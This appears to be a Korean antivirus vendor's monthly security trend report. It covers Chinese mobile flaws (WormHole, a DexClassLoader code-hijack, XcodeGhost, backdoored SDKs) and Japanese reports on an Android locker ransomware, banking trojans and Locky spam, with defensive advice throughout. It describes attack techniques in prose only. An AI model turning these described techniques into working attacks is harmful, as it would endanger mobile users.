2015 년 10 월, 중국 보안연구원이 발견한 WormHole 취약점은, 바이두 MoPlus SDK 에 사용자 정보와 디바이스 정보가 저장되어 있으며, 주소록, 전화 걸기 및 문자 전송 등 민감한 기능들이 포함되어 있었다. 이 앱이 실행될 때 로컬의 TCP 포트(40310)을 이용하는데, 공격자들은 이 포트에 request 패킷을 날려 민감 정보를 탈취하고, 코드 중 포함된 민감한 기능들을 실행하였다.

3) 기생수 취약점

"기생수" 취약점은 코드 탈취 취약점이다. 하지만 이 취약점을 이용하는 조건은 비교적 제한적이기 때문에, 이 취약점의 영향도 매우 제한적인다. 탈취할 수 있는 네트워크 다운로드 환경 하에서, 앱의 공공 저장소를 바꿔치기 하거나 합법적인 인증번호를 입력 하지 않은 채로 문서의 압축을 푸는 등의 방법을 통하여 코드 탈취를 할 수 있다. 만약 이 취약점을 이용하여 공격을 성공한다면, 매우 큰 피해를 입을 수 있다.

취약점의 원리는 안드로이드 앱이 실행될 때 단독 apk 나 jar 파일이 갖고있는 기능들을 DexClassLoader 동적로딩 및 reflection 를 이용하여 사용하며, 플러그인 메커니즘이 원활하게 업데이트와 기능확장, DexClassLoader 의 두번째 함수를 목표 Odex 경로로 설정하는데, 만약 앱이 odex 경로 하위 캐쉬문서를 보호하고 있지 않는다면, dbd 공격, 파일교체 등 가능 환경 하에서 코드를 실행할 것이다.

악성코드 분석실행환경과 조건분석 환경을 분석한 결과, 현재 시장에서 해당 취약점의 영향을 받는 앱들은 비교적 적은 것으로 나타났다.

앱 보안 사건

1) XcodeGhost – 컴파일러 백도어

2015 년 9 월 14 일 중국 보안연구원들은 유명한 iOS 앱들이 제 3 의 서버로 대량의 request 를 날리는 것을 포착하였고, 수 억 명의 사용자들의 정보가 위험한 것을 확인하였다. Aliyun 보안연구원들은 이 유형의 iOS 앱 샘플들을 분석하여 9 월 17 일 긴급보안공지를 발표하였으며, 이 악성코드이름을 XcodeGhost 로 명명하였다. 뿐만 아니라 샘플 상세보고서, 검사 및 치료방법도 공개하였다. 이는 비공식 루트를 통하여 유포된 이미 변조된 iOS 앱들이 발생시킨 사건으로, 보안 공지가 안된 사용자 정보들을 전송하던 제 3 의 서버는 바로 내렸다. 하지만 ali 보안연구원들은 공격자가 여전히 인터넷 탈취 방법을 통하여 사용자들의 민감한 정보들을 탈취해 가고 있다고 하였다.

통계에 따르면, 이 악성 Xcode 로 개발된 iOS 앱들은 4300 개가 넘으며, 심지어 시장에서 다운로드 수 top10 에 들어가는 앱도 있었다. 위챗, wangyi 음악, 지하철 12306 등의 생활 어플 뿐만 아니라 은행어플도 포함되어 있었다. 애플은 XcodeGhost 가 나쁜 영향을 미치는 것을 확인하였으며, 공식 앱스토어에서 관련한 모든 앱들을 내리기로 하였다. 이 사건은 역사상 감염자 수가 가장 것으로 기억될 것이다.

사건의 실제 개발자들이 좀 더 쉽고 빠르게 만들기 위하여 Xcode 를 개발하였으며, 비 합법적인 경로를 통하여, 혹은 p2p 를 통하여 내려받는데, 이러한 기회는 방법은 해커들이 매우 좋아하는 방법이다. Xcode 의 컴파일 된 라이브러리 중 악성코드를 추가해 주는 형태로 백도어의 역할을 하도록 한다. 이런 백도어는 서버로 사용자의 민감한 정보들을 전송하며, 명령을 하달받아 악성행위 하는 등의 기능이 있다.

2) SDL 보안사건 – SDK 백도어

9 월 22 일, 보안연구원들은 모바일 게임에서 자주 사용하는 모바일 그래픽 랜더링 구성요소 Unity3D, Cocos2d-x 를 발견하였으며, 비공식 루트에서 XcodeGhost 와 비슷한 기능이 포함 되어 유포되는 것을 확인하였다. 그밖에 youme, domob 등 SDK 역시 사용자들의 개인정보를 수집할 수 있으며, 이미 몇 십 만명이 해당 앱을 다운로드 받은 것이다. 그 중 일부 SDK 는 안드로이드와 iOS 에 모두 영향을 미칠 수 있는 플랫폼 겸용 능력도 포함하고 있었다. 어떤 SDK 는 앱스토어에 올리기 전에 데이터 수집 기능을 off 시켜 놓아 앱스토어의 검열을 피했다. 앱스토어에 업로드가 성공하여 사용자가 설치하면, 원격에서 다시 on 으로 바꿔 실시간으로 사용자의 데이터를 수집하거나 on, off 명령을 실행하였다.

3) WormHole 취약점

2015 년 11 월, 바이두 회사 계열의 앱에서 WormHole 취약점이 발생했다. 이 취약점은 원격에서 전화걸기, 문자보내기, 사용자 정보 탈취 등의 행위를 할 수 있다. 심지어 이 취약점은 Moplus SDK 에 존재하여, 바이두 및 바이두 계열사의 일부 앱들은 모두 해당 취약점에 영향을 받았다.

WormHole 취약점은 바이두 광고포트에 자격증명 및 권한제어 부재로 발생한 것으로, 이 포트는 원래 웹페이지 광고, 업데이트, 광고 푸쉬 등에 사용되는 포트였다. 하지만 Moplus 모듈 중 예약되어 있던 각종 민감코드들이 WomHole 이 발생하게 된 것이다. 이 취약점이 이용된다면, 피해자들은 몇 억 명을 넘을 것으로 예상된다.

출처 : Aliyun 모바일 보고서

3. 일본

새로운 랜섬웨어, 일본어로 Android 유저에게 몸값 요구

新手のランサムウェア、日本語でAndroidユーザーに身代金要求

트렌드마이크로는 3 월 16 일, 일본어 표시로 Android 유저에게 몸값을 요구하는 랜섬웨어 'MINISTRY OF JUSTICE' (검출명 'AndroidOS_Locker')를 처음으로 확인했다고 발표했다. 같은 날 시점에서 감염경로 등은 밝혀지지 않았으나 수법이나 대책이 판명되었다.

트렌드마이크로에 따르면 'MINISTRY OF JUSTICE'는 'System Update'라 칭하며 Google Play 이외의 인터넷 상에서 배포되고 있는 것으로 보인다. 인스톨할 때는 통상의 어플과 마찬가지로 단말에서 사용하는 권한이 표시될 뿐만 아니라 '단말관리자'의 설정을 유효하게 하도록 유저에게 요구한다. 유저가 인스톨해버리면 랜섬웨어에 단말관리 API 의 권한이 주어져 언인스톨이 어려워진다고 한다.

인스톨할 때에 표시되는 화면 (출처: 트렌드마이크로)

Part4. 해외 보안 동향

트렌드마이크로는 3 월 16 일, 일본어 표시로 Android 유저에게 몸값을 요구하는 랜섬웨어 'MINISTRY OF JUSTICE' (검출명 'AndroidOS_Locker')를 처음으로 확인했다고 발표했다. 같은 날 시점에서 감염경로 등은 밝혀지지 않았으나 수법이나 대책이 판명되었다.

트렌드마이크로에 따르면 'MINISTRY OF JUSTICE'는 'System Update'라 칭하며 Google Play 이외의 인터넷 상에서 배포되고 있는 것으로 보인다. 인스톨할 때는 통상의 어플과 마찬가지로 단말에서 사용하는 권한이 표시될 뿐만 아니라 '단말관리자'의 설정을 유효하게 하도록 유저에게 요구한다. 유저가 인스톨해버리면 랜섬웨어에 단말관리 API 의 권한이 주어져 언인스톨이 어려워진다고 한다.

인스톨할 때에 표시되는 화면 (출처: 트렌드마이크로)

인스톨 후에 조금 있으면 'MINISTRY OF JUSTICE'가 기동하고 일본어로 '주의! 사용 디바이스가 락되고 있다, 그 이유는 아래에 표시하겠습니다' '남은 시간은 벌금을 지불하겠습니다.' '이력 쿼리(query)는 국토안전보장성의 데이터베이스에 격납되어 있습니다' 등 메시지를 일본어로 표시하는 것뿐만 아니라, 화면 상에서는 경찰이나 기쿠카몬쇼(菊花紋章, 일본황실문장), 벚꽃 등의 영상을 사용해서 법 집행기관이 유저를 감시하고 있는 것처럼 가장한다. 그러나 일본어 메시지에 부자연스러움이 있다.

Part4. 해외 보안 동향

기동 후에 표시되는 화면 (출처: 트렌드마이크로)

랜섬웨어의 대부분은 파일을 암호화하여 사용 불능화시키지만 'MINISTRY OF JUSTICE'는 단말의 조작을 할 수 없게 만드는 특징을 가진다. 요구하는 몸값은 1 만엔으로 지불수단에는 비트코인 등의 가상통화가 아닌 iTunes 의 기프트카드를 사용하도록 지시한다.

1 만엔 분의 iTunes 기프트카드로 몸값 지불을 요구한다 (출처: 트렌드마이크로)

트렌드마이크로에 따르면 감염되었을 경우는 단말을 세이프모드로 기동(단말에 따라 방법은 다름)함으로써 'MINISTRY OF JUSTICE'의 기동을 억지해서 언인스톨할 수 있는 가능성이 있다고 한다.

트렌드마이크로에서는 단말의 설정에 있는 '제공원 불명의 어플'의 체크를 해제하고 Google Play 이외의 어플스토어에서 간단하게 어플이 인스톨되지 않도록 주의하길 바란다고 해설한다. Google Play 에서 어플을 인스톨할 경우에도 개발자나 리뷰, 다운로드 수 등의 정보를 주의 깊게 보고 수상한 점에 주의를 하도록 어드바이드한다.

또한 Android 6.0 이후의 단말에서는 'MINISTRY OF JUSTICE'의 실행이 확인되지 않는다며 Android 6.0 으로 업데이트가 가능하다면 '시큐리티가 강화된다'고 한다.

출처: http://www.itmedia.co.jp/enterprise/articles/1603/16/news140.html

넷 뱅크를 노리는 공격, 악성코드의 검출 수가 대폭 감소하는 한편으로 "큰 사냥감" 표적으로 하는 경향도

ネットバンク狙う攻撃、マルウェアの検出数が大幅減少する一方で"大きい獲物"狙いの傾向も

주식회사 시만텍에 따르면 온라인뱅킹의 이용자를 표적으로 한 트로이의 목마의 검출 수는 2015 년에 전년대비 73%감소로 대폭 감소한 한편, 사이버범죄자가 '큰 사냥감으로 표적을 정하게 된' 경향이 나타났다고 한다.

액티브한 트로이의 목마 샘플 656 종의 설정파일을 조사한 결과. 이들 파일에서 발견된 2048 개의 URL 패턴에서 49 개국의 547 기업이 트로이의 목마의 표적이 되고 있다는 사실이 밝혀졌다. 1 샘플 당 평균 93 개 사에 이르고 전년의 평균 28 개사의 3 배 이상으로 증가하고 있다. '효과를 강화하기 위해서 개개의 샘플이 표적으로 하는 기업의 수가 늘고 있다는 것이 된다'라고 시만텍에서는 지적한다. 또 사용되는 정규표현도 전년의 평균 56 건에서 283 건으로 증가하고 있어 '트로이의 목마의 검출 수가 감소하는 한편, 우세한 악성코드 그룹은 점점 고기능화해 왔다'고 한다.

트로이의 목마의 확산방법으로 가장 빈번하게 이용되고 있는 것은 메일의 첨부파일이다. 악질 매크로를 포함한 Office 문서나 악질 JavaScript 가 들어있는 ZIP 아카이브가 많이 사용되고 있다고 한다. 다만 '감염프로세스를 완료하기 위해 유저에 의한 조작이 필요한 점은 변함이 없다'라고 설명하고 있다.

사이버범죄자가 표적을 정하게 되었다고 하는 "큰 사냥감"으로써 시만텍에서는 기업의 재무부문을 속여서 공격자에게 송금을 실행시키는 "BEC 사기"의 수법이 유행하게 되었다는 것을 들고 있다. '악성코드를 동반하지 않고 온라인 뱅킹 서비스를 악용하는 것도 아니라 한번에 소셜엔지니어링만을 이용한다. 이러한 사기는 발생빈도가 높아지고 있어 FBI 에 의하면 2013 년 이후의 손해액은 미국 국내만으로도 7 억 4000 만 달러를 넘어선다고 한다.'

또한 온라인뱅킹의 이용자 측뿐만 아니라 금융기관을 직접 노리는 공격도 늘어났다고 한다. 이는 스피어형 피싱 등의 고전적인 공격수법으로 금융기관의 네트워크에 침입해버림으로써 공격자가 송금절차를 파악하여 부정거래를 하거나 ATM 장치를 조작해서 현금을 인출하거나 할 수 있게 된다는 것이다. 예를 들어 방글라데시은행을 노린 침입에서는 보도에 따르면 손해액이 최대 1 억달러에 이른다고 말하고 있다고 한다.

시만텍에서는 금융기관/온라인뱅킹의 이용자를 표적으로 한 트로이의 목마에 대한 대처방법으로 '시큐리티소프트와 OS 를 최신상태로 유지한다', '가능하다면 계정의 로그인 신고를 유효하게 한다', '의심되는 거래가 없는지 온라인뱅크의 거래명세를 항상 감시한다', '온라인뱅킹에서의 거래에서는 신중을 기하고 특히 은행의 웹사이트 동작이나 외견이 변하고 있지 않은지 여부에 주의를 기울인다', '가능하다면 2 단계인증 등의 고도의 계정보호기능을 유효하게 한다', 'Microsoft Office 문서를 첨부한 뒤 매크로를 유효하게 해서 내용을 확인하도록 권하는 메일에는 특히 경계한다. 신뢰할 수 있는 발신인에게서 송신된 정규메일이라는 것이 절대로 확실한 경우를 제외하고 매크로는 결코 유효화하지 않고 그대로 메일을 삭제한다' 등을 들고 있다.

출처: http://internet.watch.impress.co.jp/docs/news/20160329_750433.html

기억에 없는 '나에게서 온 메일'에 주의 – 악성코드 감염의 위험 잠재

身に覚えがない「自分からのメール」に注意 – マルウェア感染の危険潜む

"어? 이런 메일을 스마트폰에서 나에게 보냈었나?"——자신의 메일주소에서 도착한 기억에 없는 메일. 첨부된 파일의 내용을 확인하고자 열면 실은 악성코드로 PC 내부의 파일을 이용할 수 없게 되어버리는 그런 위험한 메일이 대량으로 나돌고 있다.

메일을 이용한 악성코드의 감염활동은 그다지 특이한 일은 아니지만, 2 월경부터 특히 눈에 띄는 움직임을 보이고 있는 것이 랜섬웨어 'Locky'이다. 복수의 감염경로가 확인되어 있으나 그 하나가 메일의 '첨부파일'이다. 잘못해서 열어버리면 PC 내부의 파일이 마음대로 암호화되어 버리고 복호화를 교환조건으로 금전을 요구 받는다.

랜섬웨어에 감염되면 비즈니스 신에서는 업무파일을 이용할 수 없게 되고 사업에 영향을 미칠 가능성이 있다. 물론 가정 등에서는 소중한 사진이나 동영상 등을 볼 수 없게 되어 버리는 등 감염 시의 영향은 적지 않다.

이러한 공격의 경우는 메일에 첨부된 악성코드를 열게 하기 위해서 다양한 소셜엔지니어링의 테크닉이 구사되고 있다. 그 중 하나가 스마트폰에서 자신이 보낸 파일이라고 보이게 하는 수법이다.

스마트폰의 이용자라면 촬영한 영상 등을 별도의 단말에서 참조하고 싶은 경우, 자신에게 보낸 메일로 송신한 경험이 있을지도 모른다. 악성코드를 감염시키고자 하는 공격자는 그러한 메일로 착각하게 하는 메일을 뿌리고 있는 것이다. 메일은 '송신원(From)의 위장'이 쉽고, 간단하게 수신자 자신이 송신한 메일처럼 보이게 하는 것이 가능하다.

위장메일의 일부에서는 메일본문의 문말에 'Sent from my Sony Xperia smartphone'나 'Sent from my iPhone' 등의 서명을 기재하고 있는 경우도 있다. 혹시 스마트폰에서 발신된 것처럼 보이는 테크닉이다.

이러한 악성코드메일의 대부분은 zip 에 의해 압축된 'JavaScript 파일'이 메일에 첨부되어 있는데 본문 등에서는 'Document2.pdf'나 'Document(1).pdf' 등, PDF 파일인 것처럼 위장하고 있는 케이스도 있다.

또한 의도적인지는 불분명하지만 파일명이 중복되고 마치 PC 상에서 일련번호가 붙은 것 같아 보이는 파일명에도 주목하길 바란다. 메일의 '수상함'을 불식시키고자 하는 공격자의 수법 중 하나라고도 생각된다.

출처: http://www.security-next.com/068369

알약 4월 보안동향보고서
Contact us

㈜이스트소프트 보안대응팀

Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.com

ESTsoft